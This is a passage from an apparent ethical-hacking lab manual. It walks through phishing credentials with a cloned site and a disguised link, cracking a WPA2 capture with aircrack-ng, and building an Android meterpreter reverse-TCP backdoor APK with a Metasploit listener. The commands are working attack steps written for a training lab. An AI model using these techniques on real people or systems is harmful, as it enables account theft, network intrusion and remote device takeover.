
19. After logging into your email account, click the **Compose** button in the left pane and compose a fake but enticing email to lure a user into opening the email and clicking on a malicious link.

    Note: A good way to conceal a malicious link in a message is to insert text that appears to be legitimate MovieScope URL (in this case), but actually links to the malicious cloned MovieScope page.

20. Position the cursor where the fake URL is to be placed, then click the **Insert link** icon.

21. In the Edit Link window, first type the actual address of the cloned site in the Web address field under the Link to section. Then, type the fake URL in the Text to display field. In this case, the actual address of the cloned MovieScope site is http://10.10.1.13, and the text that will be displayed in the message is http://www.moviescope.com/party_pics. Click OK.


EXERCISE 7: PERFORM SOCIAL ENGINEERING USING VARIOUS TECHNIQUES TO SNIFF USERS' CREDENTIALS



22. The fake URL should appear in the message body, as shown in the screenshot below.

23. Verify that the fake URL is linked to the correct cloned site: in Gmail, click the link; the actual URL will be displayed in a **"Go to link"** pop-up. Once verified, send the email to the intended user.

EXERCISE 7: PERFORM SOCIAL ENGINEERING USING VARIOUS TECHNIQUES TO SNIFF USERS' CREDENTIALS




24. Switch to the **Admin Machine-1** virtual machine and log in with the credentials Admin and **admin@123.**

    Note: The **Networks** screen appears. Click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

25. Open any web browser (in this example, we are using **Mozilla Firefox**), sign in to the email account to which you sent the phishing mail as an attacker. Open the email you sent previously and click to open the malicious link.

    Note: If a notification appears at the top section of a browser window, click **Okay, Got it** and in the **Before you continue to Google Search** wizard, click **I agree** button.


EXERCISE 7: PERFORM SOCIAL ENGINEERING USING VARIOUS TECHNIQUES TO SNIFF USERS' CREDENTIALS



26. When the victim (you in this case) clicks the URL, a new tab opens up, and they will be presented with a replica of **www.moviescope.com.**


27. The victim will be prompted to enter their **username** and **password** into the form fields, which appear as on the genuine website. When the victim enters the Username and Password and clicks **Login,** they will be redirected to the legitimate **MovieScope** login page. Note the different URLs in the browser address bar for the cloned and real sites.

EXERCISE 7: PERFORM SOCIAL ENGINEERING USING VARIOUS TECHNIQUES TO SNIFF USERS' CREDENTIALS



28. Now, switch to the **Attacker Machine-2** virtual machine and switch to the **Terminal** window.
29. As soon as the victim types in his/her **Username** and **Password** and clicks **Login, SET** extracts the typed credentials. These can now be used by the attacker to gain unauthorized access to the victim's account.
30. Scroll down to find **Username** and **Password** displayed in plain text, as shown in the screenshot below.

EXERCISE 7: PERFORM SOCIAL ENGINEERING USING VARIOUS TECHNIQUES TO SNIFF USERS' CREDENTIALS



31. This concludes the demonstration of phishing user credentials using SET.
32. Close all open windows and document all the acquired information.
33. Turn off the **Admin Machine-1** virtual machine.

EXERCISE 7: PERFORM SOCIAL ENGINEERING USING VARIOUS TECHNIQUES TO SNIFF USERS' CREDENTIALS

EXERCISE 8: **Crack a WPA2 Network using Aircrack-ng**

WPA2 is an upgrade to WPA using AES and the Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP) for wireless data encryption.

LAB SCENARIO

A security professional must have the required knowledge of performing wireless attacks on a WPA2 network to test the target network's security infrastructure.

LAB OBJECTIVES

This lab demonstrates how to use the Aircrack-ng suite to crack a WPA2 network.

OVERVIEW OF WPA2 NETWORK

Wi-Fi Protected Access (WPA) is a security protocol defined by the 802.11i standard. In the past, the primary security mechanism used between wireless APs (access points) and wireless clients was WEP encryption, which has a major drawback in that it uses a static encryption key. An attacker can exploit this weakness using tools that are freely available on the Internet. IEEE defines WPA as "an expansion to the 802.11 protocols that can allow for increased security." Nearly every Wi-Fi manufacturer provides WPA.

Note: To capture wireless traffic, a wireless adapter is required. However, it is not possible to use an adapter in the iLabs environment. Therefore, in this lab, we are using a sample capture file **(WPA2crack-01.cap)** to crack WPA key.

Note: Ensure that the **Sample Captures** and **Wordlist** folders are present at the location **home/attacker/Desktop.**

Note: Ensure that **PfSense Firewall** and **Attacker Machine-2** virtual machines are running.

1. In **Attacker Machine-2** virtual machine, click the **MATE Terminal** icon at the top of the Desktop window to open a Terminal window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

3. In the **[sudo] password for attacker** field, type **toor** as the password and press **Enter.**

   Note: The password that you type will not be visible.


4. Now, type cd and press Enter to jump to the root directory.

5. In the **Parrot Terminal window, type aircrack-ng -a2 -b [Target BSSID] -w /home/attacker/Desktop/Wordlist/password.txt '/home/attacker/Desktop/Sample Captures/WPA2crack-01.cap'** and press **Enter.** Here, the BSSID (Basic Service Set Identifier) of the target is **20:E5:2A:E4:38:00.**

Note:

- **-a** is the technique used to crack the handshake, 2=WPA technique.
- **-b** refers to the BSSID; replace [Target BSSID] with the BSSID of the target router.
- **-w** stands for wordlist; provide the path to a wordlist.


EXERCISE 8: CRACK A WPA2 NETWORK USING AIRCRACK-NG



6. The result appears, showing the WPA handshake packet captured with airodump-ng. The target access point's password is cracked and displayed in plain text next to the message **KEY FOUND**!, as shown in the screenshot.

Note: If the password is complex, aircrack-ng will take a long time to crack it.

EXERCISE 8: CRACK A WPA2 NETWORK USING AIRCRACK-NG



7. This concludes the demonstration of cracking a WPA2 network using Aircrack-ng.
8. Close all open windows and document all the acquired information.

EXERCISE 8:
CRACK A WPA2 NETWORK USING AIRCRACK-NG

EXERCISE 9: **Hack an Android Device by Creating Binary Payloads**

Android is a software environment developed by Google for mobile devices.

LAB SCENARIO

The number of people using smartphones and tablets increasing, as these devices support a wide range of functionalities. Android is the most popular mobile OS, because it is a platform open to all applications. Like other OSes, Android has its vulnerabilities, and not all Android users install patches to keep OS software and apps up to date and secure. This laxity enables attackers to exploit vulnerabilities and launch various types of attacks to steal valuable data stored on victims' devices.

Owing to the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have become a prime target for attacks. Attackers scan these devices for vulnerabilities. Attacks can involve the device and the network layer, the data center, or a combination of these.

A security professional should be familiar with all the hacking tools, exploits, and payloads to perform various tests on mobile devices connected to a network to assess its security infrastructure.

LAB OBJECTIVES

This lab demonstrates how to hack an Android device by creating binary payloads.

OVERVIEW OF HACKING ANDROID PLATFORMS

Android includes an OS, a middleware, and key applications. Its Linux-based OS is designed especially for portable devices such as smartphones and tablets. Android has a stack of software components categorized into six sections (System Apps, Java AP Framework, Native C/C++ Libraries, Android Runtime, Hardware Abstraction Layer [HAL], and Linux kernel) and five layers.

As number of users with Android devices haves been increasing, they have become the primary targets for hackers. Attackers use various Android hacking tools to discover vulnerabilities in the platform, and then exploit them to launch attacks such as DoS, Man-in-the-Disk, and Spear phone attacks.

Note: Ensure that **PfSense Firewall** and **Attacker Machine-2** virtual machines are running.

In this lab, we will use Metasploit to create a binary payload in Attacker Machine-2 to hack an Android device.

1. Turn on the **Android Device** virtual machine.
2. In the **Attacker Machine-2**, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
5. Type **cd** and press **Enter** to jump to the root directory.
6. In the **Parrot Terminal** window, type **service postgresql start** and press **Enter** to start the database service.

EXERCISE 9: HACK AN ANDROID DEVICE BY CREATING BINARY PAYLOADS

7. Type **msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk** and press **Enter** to generate a backdoor, or reverse meterpreter application.


   Note: This command creates an APK (**Backdoor.apk**) on **Desktop** under the **Root** directory. In this case, **10.10.1.13** is the IP address of the **Attacker Machine-2.**

   Note: The Payload size might differ when you perform this lab task.

8. Now, share or send the **Backdoor.apk** file to the victim machine (in this lab, we are using the **Android Device** as the victim machine).

   Note: In this task, we are sending the malicious payload through a shared directory, but in real attacks, attackers may send payloads via an attachment in an email, over Bluetooth, or through some other application or means.

EXERCISE 9: HACK AN ANDROID DEVICE BY CREATING BINARY PAYLOADS



9. Execute the below commands to create a **share** folder:


   Note: If the shared folder does not exist, navigate to **/var/www/html** and create a folder named share, using the commands below:

   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
   - Type **chmod -R 755 /var/www/html/share** and press **Enter**
   - Type **chown -R www-data:www-data /var/www/html/share and press Enter**

10. Type **service apache2 start** and press **Enter** to start the Apache web server.


    Note: If you receive any error, restart the **Attacker Machine-2** and perform **Step 9** again.

EXERCISE 9: HACK AN ANDROID DEVICE BY CREATING BINARY PAYLOADS



11. Type **cp /root/Desktop/Backdoor.apk /var/www/html/share/** and press **Enter** to copy the **Backdoor.apk** file to the location **share** folder.
12. Type **msfconsole** and press **Enter** to launch the Metasploit framework.
13. In msfconsole, type **use exploit/multi/handler** and press **Enter**.


EXERCISE 9: HACK AN ANDROID DEVICE BY CREATING BINARY PAYLOADS




14. Issue the following commands in msfconsole:

- Type **set payload android/meterpreter/reverse_tcp** and press **Enter.**
- Type set LHOST 10.10.1.13 and press Enter.
- Type **show options** and press **Enter.** This command lets you know the listening port (in this case, **4444**), as shown in the screenshot.

EXERCISE 9: HACK AN ANDROID DEVICE BY CREATING BINARY PAYLOADS



15. Type **exploit -j -z** and press **Enter.** This command runs the exploit as a background job.

